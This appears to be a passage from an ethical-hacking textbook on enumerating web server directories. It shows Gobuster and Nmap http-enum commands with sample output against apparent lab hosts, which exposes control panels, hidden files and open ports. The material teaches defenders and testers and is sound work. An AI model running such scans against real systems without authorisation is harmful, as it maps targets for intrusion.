


```
┌─[attacker@parrot]─[/usr/share/wordlists/dirb]
└──╼ $gobuster dir -u http://www.certifiedhacker.com -w common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.certifiedhacker.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/26 04:35:15 Starting gobuster in directory enumeration mode
===============================================================
/.history             (Status: 406) [Size: 226]
/.bash_history        (Status: 406) [Size: 226]
/.htaccess            (Status: 403) [Size: 318]
/.htpasswd            (Status: 403) [Size: 318]
/.sh_history          (Status: 406) [Size: 226]
/blog                 (Status: 301) [Size: 244] [--> http://www.certifiedhacker.com/blog/]
/cgi-bin              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-bin/]
/cgi-bin/             (Status: 403) [Size: 318]
/cgi-sys              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-sys/]
/controlpanel         (Status: 200) [Size: 33969]
/cpanel               (Status: 200) [Size: 33969]
/css                  (Status: 301) [Size: 243] [--> http://www.certifiedhacker.com/css/]
/docs                 (Status: 301) [Size: 244] [--> http://www.certifiedhacker.com/docs/]
/error_log            (Status: 403) [Size: 318]
```

Figure 14.60: Screenshot showing the output of Gobuster tool

Use the -s flag to retrieve files and directories related to specific status codes:

```
gobuster -u <target URL> -w common.txt -s 200
```



```
┌─[✗]─[root@parrot]─[/usr/share/dirb/wordlists]
└──╼ #gobuster dir -u http://www.certifiedhacker.com -w common.txt -s 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.certifiedhacker.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/26 05:47:13 Starting gobuster in directory enumeration mode
===============================================================
/.history             (Status: 406) [Size: 226]
/.bash_history        (Status: 406) [Size: 226]
/.htaccess            (Status: 403) [Size: 318]
/.htpasswd            (Status: 403) [Size: 318]
/.sh_history          (Status: 406) [Size: 226]
/blog                 (Status: 301) [Size: 244] [--> http://www.certifiedhacker.com/blog/]
/cgi-bin              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-bin/]
/cgi-bin/             (Status: 403) [Size: 318]
/cgi-sys              (Status: 301) [Size: 247] [--> http://www.certifiedhacker.com/cgi-sys/]
/controlpanel         (Status: 200) [Size: 33969]
```

Figure 14.61: Screenshot showing the output of Gobuster tool

Similarly, the -q and -n flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the -o flag.


- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.

  Run the following Nmap command to gather information about the exposed files and directories of the target web server:

  `nmap -sV --script=http-enum <target domain or IP address>`



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 02:41 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0056s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 10.0.17763.1
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /login.aspx: Possible admin folder
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.35 seconds
```

Figure 14.62: Screenshot of Nmap command

